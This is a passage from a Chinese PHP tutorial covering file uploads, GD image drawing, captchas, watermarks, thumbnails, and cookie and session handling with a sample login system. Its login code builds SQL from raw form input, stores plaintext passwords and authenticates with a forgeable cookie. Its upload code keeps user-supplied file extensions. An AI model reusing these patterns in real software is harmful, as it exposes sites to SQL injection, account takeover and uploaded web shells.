    $des = createDir().'/'.randStr().getExt($_FILES['pic']['name']);
    //将ROOT放在move_uploaded_file里
    if(move_uploaded_file($_FILES['pic']['tmp_name'] , ROOT.$des)){
        $art['pic'] = $des;
    }
}
```

将图片显示在文章页面
art.html

```
<div class="entry_content">
    <?php if($art['pic']) {?>
        <img src="<?php echo $art['pic'];?>" alt="">
    <?php }?>
   <?php echo $art['content'];?>
</div>
```

3.04 上传相关配置(php.ini)

文章上传时,有配置的相关选项
这些配置项将会影响我们上传的效果

file_uploads -> 是否允许 HTTP 文件上传
upload_max_filesize -> 所上传的单个文件的最大大小(字节)
post_max_size -> 设定 POST 数据所允许的最大大小(字节)
upload_tmp_dir -> 文件上传时存放文件的临时目录
max_execution_time->脚本最大执行时间


通过_FILES限制文件的上传类型和大小

图片上传之后,如何加水印,创建缩略图? 如何生成验证码?
这些要用到PHP的GD扩展.

3.05 引入GD库

注意:
在PHP中,有些功能是**核心功能**,如数组及数组函数,默认就有这些函数;
有一些功能则是**扩展功能**,需要引入扩展才能用,如mysql_*函数,pdo,gd

在windows下,扩展一般是.dll文件,linux下一般以.so文件
打开php包中ext目录,就可看见各种扩展,如下图:



引入扩展的步骤:
1: 写一个PHP文件,内容为

```
<?php phpinfo() ?>
```

2: 打开该文件,并搜索php.ini,查看php.ini的位置
3: 打开该php.ini,搜索相应的dll,并取消行首的";"
例:

```
...
;extension=php_gd2.dll
...
改为
extension=php_gd2.dll
```

4:重启apache,再次观察phpinfo()信息,看到如下类似信息即已经成功
phpinfo() 配置信息,一运行,会将我们php的版本,编译时的参数,引入的扩展等,都给打印出来

这里可以看到我们真正使用的php.ini是谁

Loaded Configuration File	C:\wamp\bin\apache\apache2.4.4\bin\php.ini

当我们更改php.ini不生效时,可以用phpinfo查看一下是否修改错了

gd

GD Support	enabled
GD Version	bundled (2.0.34 compatible)
FreeType Support	enabled
FreeType Linkage	with freetype
FreeType Version	2.3.11
T1Lib Support	enabled
GIF Read Support	enabled
GIF Create Support	enabled
JPEG Support	enabled
libJPEG Version	6b
PNG Support	enabled

3.06 GD库画图流程

GD库是干嘛的?
是帮我们处理图片的
如果画一个矩形,需要确定4个参数才能在计算机上画一个矩形(左上角,右下角,确定左上角,需要确定(x轴,y轴))
如果是缩略图,需要将A矩形移动到B矩形上,就是8个参数
注意:
在GD库画图的时候,它的参数非常多,最多可达11个.所以,gd库千万不要死记硬背它的参数.要着重理解它的画图流程
知道大的流程,参数不会,我们可以翻手册查看

用windows画图板画图,体会画图步骤
1. 新建空白画布(指定宽高)
2. 创建颜料
3. 画图形(椭圆,矩形,直线等),或写字
4. 输出/保存图形
5. 销毁画布(关闭画板)

```
// 1) 创建画布 imagecreatetruecolor(宽,高);
$im = imagecreatetruecolor(300,200);
// 2) 创建颜料 imagecolorallocate(画布,红,绿,蓝)
$red = imagecolorallocate($im , 255 , 0 ,0);
// 3) 画椭圆 imageellipse(画布 , 圆心x坐标 , 圆心y坐标 , 宽 , 高 , 边框颜色)
imageellipse($im,150,100,300,200,$red);
// 4) 输出imagepng(画布[,保存位置]),imagejpeg(),imagegif()
imagepng($im , './test1.png');
// 5) 销毁画面 imagedestroy(画布)
imagedestroy($im);
```

观察思考(时间 20分钟,能找到相应函数即可):
1. 图片默认底色是什么颜色,如何填充背景色?
2. 如何在图片上文字,如何生成验证码?
3. 如何用现有的一张图做画布?
4. 如何生成缩略图?
5. 如何加水印?

3.07 色彩填充

imagefill — 区域填充
填充区域颜色函数的特点

```
//1 创建画布
$img = imagecreatetruecolor(400, 400);
//2 创建颜色
$red = imagecolorallocate($img, 255, 0, 0);
$blue = imagecolorallocate($img, 0, 0, 255);


// imagefill 区域填充的特点,交换3,4行看
//3 先填充颜色 改变x,y轴参数观察特点
imagefill($img, 200, 200, $red);

//4 再画椭圆
imageellipse($img, 200, 200, 300, 400, $blue);

//5 保存图片
imagepng($img,'./img.png');

// 6 销毁画布
imagedestroy($img);
```

上面的代码中,imagefill参数调整似乎没有影响,

但把3,4顺序颠倒,再不断调整参数,观看变化.

并总结imagefill的特点
如果先填充颜色,再画图形,则颜色填充为背景色
如果先画图形,再填充颜色,遇到边颜色就停止填充,像画图的 油桶颜色填充

要想指定矩形块填充,可以用imagefilledrectangle()填充函数

3.08 验证码

验证码--其实就是制作一张有随机字母+数字的图片

准备工作:

- 生成随机字符串的函数randStr();
- imagestring()函数 imagestring — 水平地画一行字符串

参考代码:

```
/**
* 生成随机字符串
* @param int $length 产生几位的随机字符
*/

function randStr($length=6) {
    $str = str_shuffle('ABCDEFGHJKLMNPQRSTUVWXYZabcdefghjklmnpqrstuvwxyz23456789');
    $str = substr($str, 0 , $length);
    return $str;
}


//1 创建画布
$img = imagecreatetruecolor(60, 40);
//2 创建颜色
$red = imagecolorallocate($img, 255, 0, 0);
$gray = imagecolorallocate($img, 200, 200, 200);

//3 填充颜色
imagefill($img, 0, 0, $gray);

//4 水平的画一行字符串
参数: 画布,字体(1-5),str的x轴开始处,str的y轴开始处,str,字符串颜色
imagestring ($img , 5 , 10 , 5 , randStr(4) , $red );

//5 保存图片
//通知浏览器 接下来输出的是png图片
header('Content-type:image/png');
//不加第二个参数 浏览器会将图片的二进制信息输出在浏览器上,它会按照文字来理解这个图片
imagepng($img);

// 6 销毁画布
imagedestroy($img);
```

课后探索:
1. **验证码如何生成干扰线?**
提示:imageline()+随机数,画随机位置,随机颜色的线段
2. **如何用其他字体生成验证码,或用中文验证码,再让文字倾斜?**
提示: imagettftext()+字体文件
需要将c盘中的ttf文件拷贝过来
并注意,字母可以随便选取,因为26个字母大家都认识.
但中文不能随便选,因为汉字的生僻字太多.
一般是把常用的1000个汉字放在一个数组里,然后随机选几个.

以tp框架为例:
ThinkPHP\Library\Think\Verify.class.php
3. **如何判断验证码输入的是正确的?**
提示: session


3.09 缩略图与水印

原理: 把一张大画布复制到一块小画布上,水印有透明效果
函数:
imagecreatefrompng — 由文件或URL创建一个新图象
imagecreatefromjpeg — 由文件或URL创建一个新图象
imagecopymerge — 拷贝并合并图像的一部分
1.分别将大,小图创建画布2个画布 2个参数
2.读取小画布,从一个确定点,截取一定的宽高 4个参数
3.将小图画布粘贴到大图的上,从一个确定点开始粘,小图粘贴后的透明度 3个参数

加水印代码参考:

```
//创建连个画布
$big = imagecreatefromjpeg('./kaola.jpg');
$small = imagecreatefrompng('./red.png');

//将小画布粘贴到大画布上
/*将 src_im 图像中坐标从 src_x，src_y 开始，宽度为 src_w，高度为 src_h的一部分拷贝到 dst_im 图像中坐标为 dst_x 和 dst_y的位置上。两图像
imagecopymerge ( $big , $small , 0 , 0 , 0 , 0 , 300 , 300 , 40 );

imagepng($big , './shuiyin.png');

//销毁画布
imagedestroy($big);
imagedestroy($small);
```

以上代码写法不够通用:
1.水印图片的大小,是我们从属性上看到的,不是自动获取的
getimagesize — 取得图像大小



2.如何将水印图片放在右下角
list — 把数组中的值赋给一些变量

参考代码:

```
//创建连个画布
$big = imagecreatefromjpeg('./kaola.jpg');
$small = imagecreatefrompng('./red.png');

list($bw,$bh) = getimagesize('./kaola.jpg');
list($sw,$sh) = getimagesize('./red.png');
```

```
//将小画布粘贴到大画布上
/*将 src_im 图像中坐标从 src_x，src_y 开始，宽度为 src_w，
高度为 src_h的一部分拷贝到 dst_im 图像中坐标为 dst_x 和 dst_y的位置上。
两图像将根据 pct来决定合并程度，其值范围从 0 到 100*/

//imagecopymerge ( resource $dst_im , resource $src_im , int $dst_x , int $dst_y , int $src_x , int $src_y , int $src_w , int $src
//水印放在右下角

imagecopymerge ( $big , $small , $bw-$sw , $bh-$sh , 0 , 0 , $sw , $sh , 40 );

imagepng($big , './shuiyin.png');

//销毁画布
imagedestroy($big);
imagedestroy($small);
```

缩略图

将大图,设定一个原点,宽高裁剪,粘贴到小图上

从小图的原点,粘贴一定的宽高.大图会自适应放入小图的矩形中

imagecopyresampled — 重采样拷贝部分图像并调整大小

```
$pic = './kaola.jpg';
list($bw,$bh) = getimagesize($pic);

$big = imagecreatefromjpeg($pic);//原图

$small = imagecreatetruecolor($bw/2, $bh/2);//小图

imagecopyresampled ( $small , $big , 0 , 0 , 0 , 0 , $bw/2 , $bh/2 , $bw , $bh );

imagepng($small,'./xiaotu.png');

imagedestroy($small);
imagedestroy($big);
```

课后探索:

不管一张图片是"瘦高",还是"宽扁", 我都等比例缩略,然后放到一个正方形的图中去,

那么,正方形的上下两边,或左右两边,要留出一个空白.

实际运用中,需要等比例缩放,两端留白

提示: 先计算缩放比例,然后计算左右/上下,各留多少空白,并封装成函数

水印如何放在右上角? 右下角, 左下角,正中间?

试写一个函数用于快速加水印,并允许指定水印的位置

3.10 博文发布之缩略图

func.php

```
/**
* 等比例生成缩略图 比例不合适两端留白
* @param str $ori 原始图片路径 例:/upload/2015/08/11/sdeieg.png
* @param int $sw 缩略图的宽
* @param int $sh 缩略图的高
* @return $path 缩略图的路径
*/

function makeThumb($ori , $sw=200 , $sh=200) {
    $path = dirname($ori) . '/' . randStr() . '.png';

    $opic = ROOT . $ori; //大图的绝对路径
    $opath = ROOT . $path;//小图的绝对路径
    //原始大图片
```

```
    if(!list($bw,$bh,$type) = getimagesize($opic)) {
        return false;
    }
    /*1 = GIF, 2 = JPG, 3 = PNG, 4 = SWF, 5 = PSD, 6 = BMP, 7 = TIFF(intel byte order), 8 = TIFF(motorola byte order), 9 = JPC, 10 =
    $map = array(
        1=>'imagecreatefromgif',
        2=>'imagecreatefromjpeg',
        3=>'imagecreatefrompng',
        6=>'imagecreatefromwbmp',
        15=>'imagecreatefromwbmp'
    );
    //如果传来的图片类型不再map里 无法处理 则return false
    if( !isset($map[$type]) ) {
        return false;
    }
    //原始大图
    $func = $map[$type];
    $big = $func($opic);
    //创建小画布
    $small = imagecreatetruecolor($sw, $sh);
    $white = imagecolorallocate($small, 255, 255, 255);
    imagefill($small, 0, 0, $white);

    //计算缩略比
    $rate = min( $sw/$bw , $sh/$bh );


    /*imagecopyresampled ( $small , $big  , int $dst_x , int $dst_y , 0 , 0 , int $dst_w , int $dst_h , $bw , $bh )*/
    //真正粘到小图上的宽高
    $rw = $bw*$rate;
    $rh = $bh*$rate;
    imagecopyresampled ( $small , $big , ($sw-$rw)/2 , ($sh-$rh)/2 , 0 , 0 , $rw , $rh , $bw , $bh );

    //保存缩略图
    imagepng($small , $opath);

    //销毁画布
    imagedestroy($big);
    imagedestroy($small);
    return $path;
}
```

art表添加缩略图字段

```
alter table art add thumb varchar(50) not null default '' after pic;
```

artadd.php

```
if(!empty($_FILES) && $_FILES['pic']['error'] == 0) {
    $des = createDir().'/'.randStr().getExt($_FILES['pic']['name']);
    //将ROOT放在move_uploaded_file里

    if(move_uploaded_file($_FILES['pic']['tmp_name'] , ROOT.'/'.$des)){
        $art['pic'] = $des;
        //加上缩略图
        $art['thumb'] = makeThumb($des);

    }
}
```

index.html

```
<div class="entry_content">
    <?php if($a['thumb']) {?>
```

```
        <img src="<?php echo $a['thumb'];?>" alt="">
    <?php }?>
    <p><?php echo $a['content'];?></p>
</div>
```

第4章 cookie与session

4.01 http原理

5.php

```
$user = 'admin';
echo $user;
```

6.php

```
//如何在这个页面 获取5.php的$user的值
echo $user;
```

知道:
无论是什么变量,在php中是无法跨越到另一个页面的
那如何像会员登录一样,每个页面都可以获取这个变量
需要用cookie
cookie是浏览器在和它配合,共同达到这样一个效果

http原理的角度来说:
浏览器一敲回车,访问一个页面,这是个请求.且会带着一些我们人眼无法直观的东西去请求
网卡沿着网线连接到服务器的网卡上,打开了它的80端口,双方建立了一个这样的连接,就像一个通道一样
apache -> 开始相应,响应你登陆成功,同时会响应一些我们眼睛无法直观看到的东西,暗号,把admin这个暗号给了我们的浏览器.
浏览器拿到这个暗号,会将它存起来.
请求->相应 ,这次请求彻底结束,他俩的连接网卡就这样断开了,不再有任何关系
下次,浏览器再去请求其他的页面,此时,浏览器会带着暗号,admin过去连接apache

如何给浏览器一个暗号?

setcookie

5.php

```
setcookie('user','lisi');
```

用firebug 查看5.php的网络(响应头信息,请求头信息)和cookies

6.php是一个空白的页面,同样用firebug查看网络和cookie

对比两个php页面的 -> 请求头信息

发现在6.php 里的请求头信息是带着 5.php的 cookie去请求的

就像吃饭时凭票取饭是一样的

那如何在6.php 取出它的cookie值?

php会捕捉到你带过来的cookie值,把它放在一个cookie数组里

$_COOKIE 它是以个超全局变量,可以直接使用

6.php

```
print_r($_COOKIE);
```

php变量是无法跨页面的,之所以我们能达到这个效果,是因为浏览器每次都会在请求头信息中将这个变量带过来

4.02 cookie计数器

题目:

第一次刷新显示1,

第2,3,4...n次刷新显示n

第一次 浏览器 -> apache (给浏览器一个cookie)
第二次 浏览器 (带着cookie) -> apache (更改浏览器的cookie)

第一种错误写法
错误1:cookie值只能用setcookie来设置
原因: cookie值是由浏览器每次访问,每次送过去的.

```
if(!isset($_COOKIE['num'])) {
    $_COOKIE['num'] = 1;
} else {
    $_COOKIE['num'] += 1;
}
echo $_COOKIE['num'];
```

拿GET做对比:
7.php

```
print_r($_GET);
$_GET['id'] += 3;
print_r($_GET);
```

虽然你可以修改$_GET,但地址栏上没传值,所以每次访问,$_GET仍先为空
cookie也同理,cookie是由浏览器发送的信息分析出来的,
http协议里不带此信息,当然$_COOKIE永远为空
$_COOKIE 分析的是http协议的头信息
如何让浏览器带着cookie信息?
答:先setcookie--分配给--浏览器-->cookie值
下次,下次,下次访问时,浏览器就可以带着cookie来了.

计算器改进

```
if(!isset($_COOKIE['num'])) {
    setcookie('num',1);
} else {
    setcookie('num' , $_COOKIE['num'] +1);
}

echo $_COOKIE['num'];
```

访问效果为:
第1次刷新: ""/notice
第2次刷新: 1
第3次刷新: 2

再一次思考cookie值为什么"慢了半拍"?
setcookie函数里讲到:
Once the cookies have been set, they can be accessed on the next page load with the $_COOKIE
如果setcookie ,$_COOKIE想获取cookie的值,需要在下一次请求中才可以访问到

就像你的卡内有1000元,是vip客户,进店消费完,卡内还有100元,店员将你的身份改为普通用户.你出门后,下次再过来就是以普通用户的身份过来的

借助临时变量来帮忙
计算器终极改进:

```
if( !isset($_COOKIE['num']) ) {
```

```
    $num = 1;
    setcookie('num' , $num);
} else {
    $num = $_COOKIE['num'] + 1;
    setcookie('num' , $num);
}

echo $num;
```

4.03 cookie详细操作语法

cookie的有效期,几秒后结束
setcookie的第3个参数,表示cookie的声明周期,需要用时间戳来表示
5.php

```
setcookie('sec' , '!!!' , time()+10);
```

6.php

```
print_r($_COOKIE);
```

如果不加第3个参数,那么它的有效期是多久
5.php

```
setcookie('sec' , '!!!' , time()+60);
setcookie('test' , '888' );
```

关闭浏览器,查看6.php的效果
如果不加第3个参数,表示关闭浏览器就失效

setcookie的第4个参数,代表cookie的有效路径
/ /book /mail /user/login.php
test.php 放在5.php的上一级目录下,看是否能打印出COOKIE的值

```
print_r($_COOKIE);
```

cookie默认是在当前目录下有效,如果是这样,大型的网站无法做到全站登录
cookie,可以往下级目录识别,往上级目录跳没办法
5.php

```
setcookie('sec' , '!!!' , time()+60);
setcookie('test' , '888' );
setcookie('test2' , '666' , time()+60 , '/');
```

第5个参数,不常用,cookie是不能跨域的,可以在不同的子域名中生效
大的网站,往往有很多子域名,如果让cookie 在不同的子域名中生效
book.163.com mil.163.com lady.163.com
指定到确定的位置去取出cookie

```
setcookie('test2' , '666' , time()+60 , '/' , '163.com');
```

4.04 登陆与退出功能

登录 -> 验证用户名密码是否正确 -> 登陆后apache给浏览器一个唯一的cookie
从cookie的角度看
登录 -> 就是设置cookie的过程
退出 -> 就是销毁cookie的过程

表单 post-> 提交到php -> 查询用户名,密码是否正确 -> 正确则setcookie

login.php

```
require('./lib/init.php');

if(empty($_POST)) {
    include(ROOT.'/view/admin/login.html');
} else {
    $name = trim($_POST['name']);
    $password = trim($_POST['password']);
    $sql = "select * from user where name='" . $name  . "' and password='" . $password . "'";
    $rs = mGetRow($sql);
    //判断用户名密码是否正确
    if(!$rs) {
        error('用户名密码错误');
    } else {
        setcookie('name' , $rs['name']);
        header('Location:artlist.php');
    }
}
```

func.php

```
/**
* 检测是否登录
*/

function acc() {
    return isset($_COOKIE['name']);
}
```

在需要检测是否登录的页面加上检测
artlist.php

```
//检测是否登录
if( !acc() ) {
    //如果没有登录,跳转到登录页面
    header('Location:login.php');
    exit();
}
```

退出也需要用到setcookie
不论是设置,修改,销毁cookie,都需要用到setcookie
logout.php

```
setcookie('name' , null , 0);
header('Location: login.php');
```


artlist.php


```
<li><a href="logout.php">退出登陆</a></li>
```

4.05 session原理


firebug可以伪造cookie登录 -> 加密措施 后面讲
cookie -> 服务器给浏览器的一个小票, 存储在浏览器中
那session是什么?
人去超市 -> 客户
超市的储物箱 -> 给人提供服务[存储物品给客户一个小票]
人拿箱子提供的小票 -> 取出箱子内的物品

session 开启的流程





session 读取流程



在这个过程中
1.重要的信息放在哪里?
服务器端
2.浏览器拿箱子的号,是用什么记住这个号的,每次来访问服务器用什么带着这个号来的?
cookie
所以说,cookie和session是有联系的

1.php
无论是设置,读取,销毁session,需要先开启session

```
session_start();
```


开启session之后,可以直接写session变量

```
session_start();
$_SESSION['area'] = 'beijing';
```


2.php

```php
session_start();
print_r($_SESSION);
```

清空wamp/tmp -> 清除所有cookie -> 运行1.php -> 查看wamp/tmp和firebug下的cookie
1.php firebug下的cookies -> 多了一个cookie 名称是PHPSESSID 内容是一串字符串
这以长串内容就是箱子号
箱子里的内容真的存储起来了吗?
wamp/tmp 下面会出现一个文件,文件名和箱子号是一样的,打开这个文件,内容是SESSION,就是箱子里面的内容



运行原理



超市的客户 -> 浏览器
超市 -> 服务器

小票上的号 -> cookie的内容
箱子 -> wamp/tmp 下的文件
箱子里的东西 -> wamp/tmp/ 下对应文件的内容 $_SESSION

为什么箱子的号是一串乱码?
它必须是一串乱码,因为cookie的名称是PHPSESSID,它的内容(箱子号) 如果再不乱的话,是非常容易伪造的.我们很难猜中一个session_id

4.06 session语法细节

1.session无论是读取,修改,销毁 都要先session_start();

2.session的读取,修改,销毁,可以直接操作$_SESSION数组

3.session销毁
1)$_SESSION = array();

2)session_destroy();
销毁更彻底,彻底删除session文件

4.session的配置
在php.ini搜索"session",可找到相关配置项

;session的存储路径

```
session.save_path = "c:/wamp/tmp"
```

; 是否使用cookie(来传递session_id)

```
; http://php.net/session.use-cookies
session.use_cookies = 1
```

; 是否强制只用cookie来传递session_id

```
; http://php.net/session.use-only-cookies
session.use_only_cookies = 1
```

; session_id的cookie名称

```
; http://php.net/session.name
session.name = PHPSESSID
```

; 是否自动session_start

```
; http://php.net/session.auto-start
session.auto_start = 0
```

; session_id的生命周期

```
; http://php.net/session.cookie-lifetime
session.cookie_lifetime = 0
```

结束会话,关闭浏览器就结束

; 传递session_id的cookie的有效路径.

```
; http://php.net/session.cookie-path
session.cookie_path = /
```

根目录,跟cookie不同,session可以往上跳

; 是否通过URL传递session_id

```
; http://php.net/session.use-trans-sid
session.use_trans_sid = 0
```

; 过期session文件被清理的概率

```
; http://php.net/session.gc-divisor
session.gc_divisor = 1000
```

(以秒为单位,两个配合清除服务器上的过期session文件)

; 多少秒没更新的session文件,将被视为"可回收"

```
; http://php.net/session.gc-maxlifetime
session.gc_maxlifetime = 1440
```

4.07 cookie与session的比较

特点	cookie	sesion
存储地址	客户	服务器端
存储类型	字符串,数字	字符串,数字,数组,对象
创建方式	setcookie	直接操作$_SESSION
读取	$_COOKIE	$_SESSION
销毁	setcookie(key,'',0)	unset(),session_destroy()

4.08 cookie&session面试题及探索任务

面试题:
http://www.zixue.it/thread-354-1-1.html
http://www.zixue.it/thread-240-1-1.html
http://www.zixue.it/thread-3779-1-1.html

探索任务:
1: 一个域名下最多可设置多少个cookie?
2: 单个cookie的值,最大可以多少字节?
提示:这两个问题,因具体的浏览器而略有不同,
搜索"cookie 长度" , "cookie 数量",并亲自测试.
得到一份自己说出来有底气的答案.
3: 动手实验cookie与session能存储的数据类型
